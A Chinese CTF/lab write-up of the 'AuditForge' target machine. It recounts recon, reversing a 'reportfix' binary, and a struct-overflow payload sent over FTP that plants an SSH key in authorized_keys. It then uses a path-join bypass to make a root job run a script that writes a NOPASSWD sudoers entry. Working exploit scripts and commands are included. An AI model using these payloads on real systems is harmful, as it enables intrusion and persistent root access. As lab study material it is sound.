

AuditForge-AlpsRhine

一、整体思路

FTP 失败认证记录

- 被系统归档成 `daily.afr`
- 定时调用本地二进制 `reportfix` 处理
- `reportfix` 里存在结构体覆盖，能做到任意追加写文件
- 我把公钥写进 `auditor` 的 `authorized_keys`
- SSH 登录 `auditor`
- 再利用本地维护队列的 `profile` 路径校验缺失，拿到 root

我一开始看到这台机开的端口，就感觉它不是那种纯 Web 靶机，而是很像一个“围绕认证失败记录做审计归档”的业务系统。后面一路打下来，基本也验证了这个判断。

二、初始侦察

我先扫了一下端口：

```
nmap -T4 -Pn --min-rate 1000 -sS -F 192.168.56.103
```

```
(root@kali)-[~]
# nmap -T4 -Pn --min-rate 1000 -sS -F 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-06 23:41 CST
Nmap scan report for 192.168.56.103
Host is up (0.0014s latency).
Not shown: 94 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap

Nmap done: 1 IP address (1 host up) scanned in 13.38 seconds
```

开放端口有：

- 21/tcp ftp
- 22/tcp ssh
- 25/tcp smtp
- 80/tcp http
- 110/tcp pop3
- 143/tcp imap


先看 Web，因为 Web 最容易把业务逻辑暴露出来。

简单扫一下目录



三、Web页面

1. 首页



首页上出现了几个很关键的东西：

- AuditForge Review Portal
- /help.php

- `/reports.php?name=index.txt`
- `/downloads/reportfix-linux`

重点关注到了下载 `reportfix-linux`

2. help.php

页面注释里有这样一段内部提示

```
换行 □
1 <!doctype html>
2 <html lang="en">
3 <head>
4   <meta charset="utf-8">
5   <title>AuditForge Help</title>
6 </head>
7 <body>
8 <!--
9 Internal automation note:
10 legacy-auth workflow remains the highest-probability foothold.
11 Prioritize /legacy-admin, JWT secret recovery, and upload-debug fallback paths.
12 Treat FTP authentication artifacts as replay-only training inputs.
13 -->
14
15 <h1>AuditForge Help</h1>
16 <p>Authentication failures are preserved in raw form for internal review workflows.</p>
17 <p>Daily reviews are mirrored as text previews and offline review archives.</p>
18 <p>Auditors should use the local <code>reportfix</code> utility for malformed review archives.</p>
19 </body>
20 </html>
21
```

内部自动化备注：遗留认证流程仍然是概率最高的突破口。优先排查 `/legacy-admin`、JWT 密钥恢复以及 `upload-debug` 备用路径。将 FTP 认证凭证视为仅用于重放攻击的训练输入。

`/legacy-admin` 路径显示missing，JWT 密钥恢复以及 `upload-debug` 备用路径暂时没有找到可以利用的点

这样看来FTP 认证凭证有点欲盖弥彰了

页面也显示

AuditForge 帮助

认证失败记录以原始形式保留，用于内部审查工作流。（FTP 认证凭证？）

每日审查以文本预览和离线审查归档的形式进行镜像备份。（会不会是定时任务？）

审计员应使用本地的 `reportfix` 工具来处理格式异常的审查归档文件。（提到了`reportfix` 工具）

3. reports.php

一开始还试了一下LFI

← → ↻ ⚠ 不安全 192.168.56.103/reports.php?name=index.txt

```
available previews:
- failed-20260606.txt
- failed-20260606.meta
- failed-latest.txt
- failed-latest.meta
```

查看meta返回内容非常关键:

← ↻ ⚠ 不安全 192.168.56.103/reports.php?name=failed-20260606.meta

```
report_id=20260606-failed-auth
source=ftp_auth_failures
web_preview_mode=text
escaping=enabled
archive_format=AFR1
archive_name=daily.afr
next_consumer=reportfix-index@auditor.service
```

- source=ftp_auth_failures

说明数据源来自 FTP 失败认证

- archive_format=AFR1

说明系统会生成一种叫 AFR1 的归档格式

- archive_name=daily.afr

说明落地产物是 daily.afr

- next_consumer=reportfix-index@auditor.service

说明后面会由 systemd 服务去跑 reportfix

分析得出:

数据从 FTP 进来, 经过归档, 再交给 reportfix 处理。

四、backup 目录拿源码

我看了下 robots.txt :

```
Disallow: /draft/
Disallow: /downloads/
Disallow: /backup/
Disallow: /legacy-admin/
```

其他三个都显示missing

访问 `/backup/` 后，果然有东西：

- `review-portal-src-20260117.tar.gz`
- `review-portal-src-20260117.manifest.txt`
- `review-portal-src-20260117.sha1`

下载解包后，文件有：

- `index.php`
- `help.php`
- `reports.php`
- `legacy-api-spec.md`
- `README-deploy.md`

看来源码没什么利用的，说明应该和web方向关系不大

审查门户部署备注

- 认证失败尝试会被镜像到文本预览和离线审查归档中。
- 离线审查归档格式为 `AFR1` 。
- 每日归档文件名固定为 `daily.afr` 。
- 下游消费者为 `reportfix-index@auditor.service` 。
- 当归档文件出现格式异常时，审计员应先使用本地的 `reportfix` 工具，再进行上报。

去看眼reportfix

五、分析 reportfix-linux

其中重点要尝试理解并推断一个结构体内存结构

```
struct review_job {
    char current_user[64];    // 当前用户/记录名
    unsigned char export_mode; // 导出开关，非0时允许写文件
    unsigned char role;      // 角色标记，'V' 或 'M'
    char cache_path[96];     // 要写入的目标文件路径
    char active_profile[32];  // 当前 profile 名
    char last_secret[160];    // 保存 pass/secret 内容
};
```

核心漏洞点：read_record()

```

12 void *src; // [rsp+28h] [rbp-8h]
13
14 ptr = 0;
15 ptr_ = 0;
16 ptr_1 = 0;
17 src = 0;
18 src_1 = 0;
19 if ( fread(&ptr, 1u, 1u, stream) != 1 )
20 return 0;
21 if ( fread(&ptr_, 1u, 1u, stream) != 1 )
22 return 0;
23 if ( fread(&ptr_1, 2u, 1u, stream) != 1 )
24 return 0;
25 if ( ptr_ )
26 ptr_2 = ptr_;
27 else
28 ptr_2 = 1;
29 src = malloc(ptr_2);
30 if ( ptr_1 )
31 ptr_3 = ptr_1;
32 else
33 ptr_3 = 1;
34 src_1 = malloc(ptr_3);
35 if ( src
36 && src_1
37 && (ptr_5 = fread(src, 1u, ptr_, stream), ptr_5 == ptr_)
38 && (ptr_6 = fread(src_1, 1u, ptr_1, stream), ptr_6 == ptr_1) )
39 {
40 memcpy(g_job, src, ptr_);
41 byte_40417F = 0;
42 memset(s_, 0, 0xA0u);
43 ptr_4 = ptr_1;
44 if ( ptr_1 > 0x9Fu )
45 ptr_4 = 159;
46 memcpy(s_, src_1, ptr_4);
47 free(src);
48 free(src_1);
49 return 1;
50 }
51 else
52 {
53 f
00001557 read_record:47 (401557)

```

`read_record()` 里最关键的一段是(结合理解后的代码)：

```

user = malloc(user_len ? user_len : 1);
pass = malloc(pass_len ? pass_len : 1);

fread(user, 1, user_len, fp);
fread(pass, 1, pass_len, fp);

memcpy(g_job.current_user, user, user_len);
g_job.current_user[sizeof(g_job.current_user) - 1] = '\0';

memset(g_job.last_secret, 0, sizeof(g_job.last_secret));
memcpy(g_job.last_secret, pass,
       pass_len < sizeof(g_job.last_secret) - 1 ? pass_len : sizeof(g_job.last_secret) - 1);

```

这个地方太明显了，特别是对`g_job.current_user`和`g_job.last_secret`的处理对比

代码直接：

```
memcpy(g_job.current_user, user, user_len);
```

完全没做边界检查。

只要我能控制 `user_len > current_user`，那就能往后覆盖：

- `export_mode`
- `role`
- `cache_path`
- `active_profile`

这是一个很典型的“全局结构体字段覆盖”。

4. 第二个关键函数：maybe_export_key()

```

1 int maybe_export_key()
2 {
3     FILE *stream_1; // rax
4     FILE *stream; // [rsp+8h] [rbp-8h]
5
6     LODWORD(stream_1) = (unsigned __int8)byte_404180;
7     if ( byte_404180 )
8     {
9         LODWORD(stream_1) = (unsigned __int8)filename;
10        if ( filename )
11        {
12            stream_1 = fopen(&filename, "a");
13            stream = stream_1;
14            if ( stream_1 )
15            {
16                fputs(s_, stream_1);
17                fputc(10, stream);
18                LODWORD(stream_1) = fclose(stream);
19            }
20        }
21    }
22    return (int)stream_1;
23 }

```

接着看：

```

static void maybe_export_key(void) {
    FILE *fp;

    if (!g_job.export_mode) return;
    if (!g_job.cache_path[0]) return;

    fp = fopen(g_job.cache_path, "a");
    if (!fp) return;
    fputs(g_job.last_secret, fp);
    fputc("\n", fp);
    fclose(fp);
}

```

然后 main() 里：

```

if (strcmp(argv[1], "--index") == 0) {
    maybe_export_key();
    return 0;
}

```

也就是说，只要我能控制：

- export_mode != 0
- cache_path = 任意路径
- last_secret = 我想写进去的内容

那么在 --index 模式下，程序就会帮我：

以当前服务身份，把 `last_secret` 追加写到 `cache_path`

到这里就已经把第一阶段利用链想出来了：

伪造 AFR 记录，覆盖结构体字段，利用 `--index` 做任意追加写文件。

六、确认 AFR 的上游来自 FTP

虽然前面的 meta 已经写了 `source=ftp_auth_failures`，但我还是去看了下 FTP banner，想确认一下这条链是不是完全打通。

我连上 21 端口后，banner 里出现了很关键信息：

- `Offline review is handled by the local auditor account "auditor"`
- `Mirrored archives are later processed by reportfix-linux`
- `Input format: USER <record_name>, PASS <record_body>, QUIT`

这说明：

- FTP 失败认证记录会被镜像保存
- 后续会被处理成归档
- 再交给 `reportfix-linux`

也就是说：

我根本不需要想办法手动改 `daily.afr`

我只要污染 FTP 的失败认证记录，系统自己就会帮我生成恶意 AFR

这一步是我觉得这题最有趣的地方之一。
打的不是落地文件，而是上游数据源。

七、第一阶段利用：写入 auditor 的 `authorized_keys`

1. 目标

我第一阶段的目标非常明确：

让系统以 `auditor` 身份执行 `reportfix --index` 时，把我的 SSH 公钥追加到：

```
/home/auditor/.ssh/authorized_keys
```

这样我就能直接 SSH 登录 `auditor`。

2. payload 怎么构造

根据结构体布局：

- `current_user[64]`

- `export_mode`
- `role`
- `cache_path[96]`

所以我构造的 `USER` 部分是：

```
b'A'*64 + b'1V' + b'/home/auditor/.ssh/authorized_keys\x00'
```

含义：

- 前 64 个 `A` 填满 `current_user`
- `b'1'` 覆盖 `export_mode`，只要非 0 就行
- `b'V'` 覆盖 `role`
- 后面开始写 `cache_path`
- 用 `\x00` 截断字符串

然后 `PASS` 就直接放我的 SSH 公钥。

3. 实际利用脚本

先生成公钥：

```
ssh-keygen -t ed25519 -N "" -f af_ed25519
```

然后发恶意认证：

```
import socket

pub = open('af_ed25519.pub', 'rb').read().strip()
user = b'A'*64 + b'1V' + b'/home/auditor/.ssh/authorized_keys\x00'

s = socket.socket()
s.connect(('192.168.56.103', 21))
s.recv(4096)

s.sendall(b'USER ' + user + b'\r\n')
print(s.recv(4096))

s.sendall(b'PASS ' + pub + b'\r\n')
print(s.recv(4096))

s.sendall(b'QUIT\r\n')
s.close()
```

服务端当然返回登录失败，但这正是我想要的。
因为我的目的本来就不是登录，而是把这条失败记录喂进处理链。

4. 等待定时任务执行

后面系统会周期性触发：

```
reportfix-index@auditor.service  
ExecStart=/usr/local/bin/reportfix --index /home/auditor/inbox/daily.afr
```

所以我做法很简单：每隔几秒用私钥试一次 SSH。

最后成功连上：

```
ssh -i af_ed25519 auditor@192.168.56.103
```

```
(root@kali)~[~]  
# ssh -i af_ed25519 auditor@192.168.56.103  
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.  
ED25519 key fingerprint is: SHA256:MjoUe5ON03T2UcSPmlU3evmpGUywqf/3IU0+lp77cI  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.  
Linux AuditForge 7.0.5-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-4.1-trixie (2026-05-08) x86_64  
AuditForge Internal Review Appliance  
  
- Legacy transfer review is mirrored for auditors.  
- Malformed daily archives should be checked with reportfix.  
- Maintenance queue is local-only on 127.0.0.1:1314.  
Last login: Thu May 21 05:49:30 2026 from 192.168.56.1  
  
AuditForge :: 192.168.56.103  
  
auditor@AuditForge:~$
```

拿到 shell：

```
uid=1000(auditor) gid=1000(auditor) groups=1000(auditor)
```

八、拿到 auditor 后的后渗透

1. 先拿 user flag

这个没什么好说的，先看：

```
cat /home/auditor/user.txt
```

得到：

```
flag{user-a7cf56e3cc7f91abff273524b6ef13e5}
```

2. 我为什么优先查 timer / 本地监听 / systemd

没有先去找内核提权

原因是这台靶机从前面开始就一直在体现一个特征：

自动化流程很多，systemd/本地服务/队列很可能继续有利用点。

所以我优先查的是：

- `systemctl list-timers --all`
- `systemctl cat ...`
- `ss -lntp`
- `/opt`
- `/etc/systemd/system`
- `/usr/local/sbin`

3. 关键发现

本地监听端口

```
ss -lntp
```

看到：

```
127.0.0.1:1314
```

这很像维护接口。

定时器

```
systemctl list-timers --all
```

看到了：

- `reportfix-index-auditor.timer`
- `auditforge-runner.timer`

服务定义

`auditforge-maint.service`：

```
User=reportsvc
ExecStart=/usr/bin/python3 /opt/auditforge/bin/auditd-helper.py
```

`auditforge-runner.service`：

```
ExecStart=/usr/bin/python3 /usr/local/sbin/audit-maint-runner.py
```

```
auditor@AuditForge:~$ systemctl cat auditforge-maint.service
# /etc/systemd/system/auditforge-maint.service
[Unit]
Description=AuditForge maintenance queue service
After=network.target

[Service]
Type=simple
User=reportsvc
Group=reportsvc
ExecStart=/usr/bin/python3 /opt/auditforge/bin/auditd-helper.py
Restart=always

[Install]
WantedBy=multi-user.target
auditor@AuditForge:~$ systemctl cat auditforge-runner.service
# /etc/systemd/system/auditforge-runner.service
[Unit]
Description=AuditForge maintenance runner

[Service]
Type=oneshot
ExecStart=/usr/bin/python3 /usr/local/sbin/audit-maint-runner.py
auditor@AuditForge:~$
```

我当时的判断

这里其实已经很像一条新的提权链了：

- `reportsvc` 提供本地维护队列入口
- `root` 定时任务负责消费队列并执行动作

这种结构最容易出的就是：

- 队列内容未校验
- 路径未限制
- `root` 帮低权用户执行东西

所以我接下来就直接读它们的源码。

九、第二阶段提权：维护队列 profile 路径注入

1. 维护服务源码

`/opt/auditforge/bin/auditd-helper.py` 关键逻辑：

```
#!/usr/bin/env python3
import json
import socketserver
import time
from pathlib import Path

QUEUE = Path('/opt/auditforge/runtime/queue')
PROFILES = ['reindex', 'repair-perms', 'refresh-hooks']
```

```

class Handler(socketserver.StreamRequestHandler):
    def handle(self):
        line = self.rfile.readline(4096).decode('utf-8', errors='ignore').strip()

        if line == 'LIST':
            self.wfile.write(('\\n'.join(PROFILES) + '\\n').encode())
            return

        if line.startswith('RUN '):
            profile = line.split(' ', 1)[1]
            QUEUE.mkdir(parents=True, exist_ok=True)
            req = QUEUE / f'{int(time.time()) * 1000}.json'
            req.write_text(json.dumps({'profile': profile}), encoding='utf-8')
            self.wfile.write(b'QUEUED\\n')
            return

        self.wfile.write(b'UNKNOWN\\n')

class Server(socketserver.ThreadingTCPServer):
    allow_reuse_address = True

if __name__ == '__main__':
    with Server(('127.0.0.1', 1314), Handler) as server:
        server.serve_forever()

```

这里的问题很明显

虽然 LIST 只列出了 3 个 profile:

- reindex
- repair-perms
- refresh-hooks

但 RUN <profile> 完全没做限制。
也就是说，我可以传任意 profile 字符串进去。

2. root runner 源码

/usr/local/sbin/audit-maint-runner.py :

```

#!/usr/bin/env python3
import json
import subprocess
from pathlib import Path

QUEUE = Path('/opt/auditforge/runtime/queue')
BASE = Path('/opt/auditforge/profiles')

```

```
def main() -> None:
    QUEUE.mkdir(parents=True, exist_ok=True)
    for req in sorted(QUEUE.glob('*.json')):
        data = json.loads(req.read_text(encoding='utf-8'))
        profile = str(data.get('profile', 'reindex')).strip() or 'reindex'
        script = BASE / profile / 'apply.sh'
        subprocess.run(['/bin/bash', str(script)], check=False)
        req.unlink(missing_ok=True)

if __name__ == '__main__':
    main()
```

这里是提权的核心

Python `pathlib` 的行为是：

- 如果 `profile` 是相对路径，会拼接
- 但如果 `profile` 是绝对路径，比如 `/home/auditor/pwn`
- 那么前面的 `BASE` 会直接失效

也就是说：

```
Path('/opt/auditforge/profiles') / '/home/auditor/x'
```

结果其实是：

```
/home/auditor/x
```

所以这是一个很标准的 **绝对路径绕过**。

到这里基本确定：

只要在自己目录下放一个 `apply.sh`，再让 1314 队列去跑一个绝对路径 `profile`，root 定时任务就会替我执行。

十、root 利用

1. 在 auditor 目录下写恶意 `apply.sh`

我先创建一个假的 `profile` 目录：

```
mkdir -p /home/auditor/.local/share/reportfix/profiles/pwn2
```

然后写脚本：

```
cat > /home/auditor/.local/share/reportfix/profiles/pwn2/apply.sh <<'EOF'
#!/bin/bash
set -e
echo 'auditor ALL=(ALL) NOPASSWD:ALL' > /etc/sudoers.d/auditor
chmod 440 /etc/sudoers.d/auditor
EOF
chmod +x /home/auditor/.local/share/reportfix/profiles/pwn2/apply.sh
```

2. 往本地维护队列投递绝对路径 profile

因为 1314 只监听本地，所以我直接在靶机里发：

```
import socket

s = socket.socket()
s.connect(('127.0.0.1', 1314))
s.sendall(b'RUN /home/auditor/.local/share/reportfix/profiles/pwn2\n')
print(s.recv(4096).decode())
s.close()
```

返回：

QUEUED

3. 等待 root runner 定时触发

```
auditor@AuditForge:/opt/auditforge/profiles$ cat > /home/auditor/.local/share/reportfix/profiles/pwn2/apply.sh <<'EOF'
#!/bin/bash
set -e
echo 'auditor ALL=(ALL) NOPASSWD:ALL' > /etc/sudoers.d/auditor
chmod 440 /etc/sudoers.d/auditor
EOF
auditor@AuditForge:/opt/auditforge/profiles$ chmod +x /home/auditor/.local/share/reportfix/profiles/pwn2/apply.sh
auditor@AuditForge:/opt/auditforge/profiles$ cat /home/auditor/.local/share/reportfix/profiles/pwn2/apply.sh
#!/bin/bash
set -e
echo 'auditor ALL=(ALL) NOPASSWD:ALL' > /etc/sudoers.d/auditor
chmod 440 /etc/sudoers.d/auditor
auditor@AuditForge:/opt/auditforge/profiles$ import socket

s = socket.socket()
s.connect(('127.0.0.1', 1314))
s.sendall(b'RUN /home/auditor/.local/share/reportfix/profiles/pwn2\n')
print(s.recv(4096).decode())
s.close()
-bash: import: command not found
-bash: syntax error near unexpected token `('
-bash: syntax error near unexpected token `('
-bash: syntax error near unexpected token `b'RUN /home/auditor/.local/share/reportfix/profiles/pwn2\n''
-bash: syntax error near unexpected token `s.recv'
> ^C
auditor@AuditForge:/opt/auditforge/profiles$ python3 - <<'PY'
> import socket

s = socket.socket()
s.connect(('127.0.0.1', 1314))
s.sendall(b'RUN /home/auditor/.local/share/reportfix/profiles/pwn2\n')
print(s.recv(4096).decode())
s.close()
> PY
QUEUED

auditor@AuditForge:/opt/auditforge/profiles$ su -s
su: option requires an argument -- 's'
Try 'su --help' for more information.
auditor@AuditForge:/opt/auditforge/profiles$ sudo -s
root@AuditForge:/opt/auditforge/profiles#
```

十二、漏洞总结

漏洞 1: reportfix 结构体覆盖导致任意追加写文件

本质是：

- `user_len` 可控
- `memcpy(g_job.current_user, user, user_len)` 无边界检查
- 可覆盖 `export_mode` 和 `cache_path`
- `--index` 模式下会把 `last_secret` 追加写入 `cache_path`

结果就是我能借 FTP 上游数据，把 SSH 公钥写进 `auditor` 的 `authorized_keys`。

漏洞 2: 维护队列 profile 未校验，root runner 可执行任意绝对路径脚本

本质是：

- 1314 接受任意 `RUN <profile>`
- `auditd-helper.py` 不校验 `profile`
- root runner 用 `BASE / profile / 'apply.sh'`
- `absolute path` 能直接绕过 `base` 限制

结果就是低权用户可以构造 `root` 去执行自己目录下的脚本。

十三、最终链路总结

这题最后的完整利用链就是：

1. Web 泄露业务逻辑和 `reportfix` 下载点
2. `/backup/` 暴露源码，确认主线在 `AFR1/reportfix`
3. 逆向 `reportfix` 发现 `read_record()` 可覆盖 `g_job`
4. 利用 `maybe_export_key()` 做任意追加写文件
5. 通过 FTP 失败认证记录污染上游数据
6. 把公钥写进 `/home/auditor/.ssh/authorized_keys`
7. SSH 登录 `auditor`
8. 枚举发现本地 1314 维护队列 + root runner 定时任务
9. 利用 `profile` 绝对路径绕过，让 `root` 执行自定义 `apply.sh`
10. 读出 `root flag`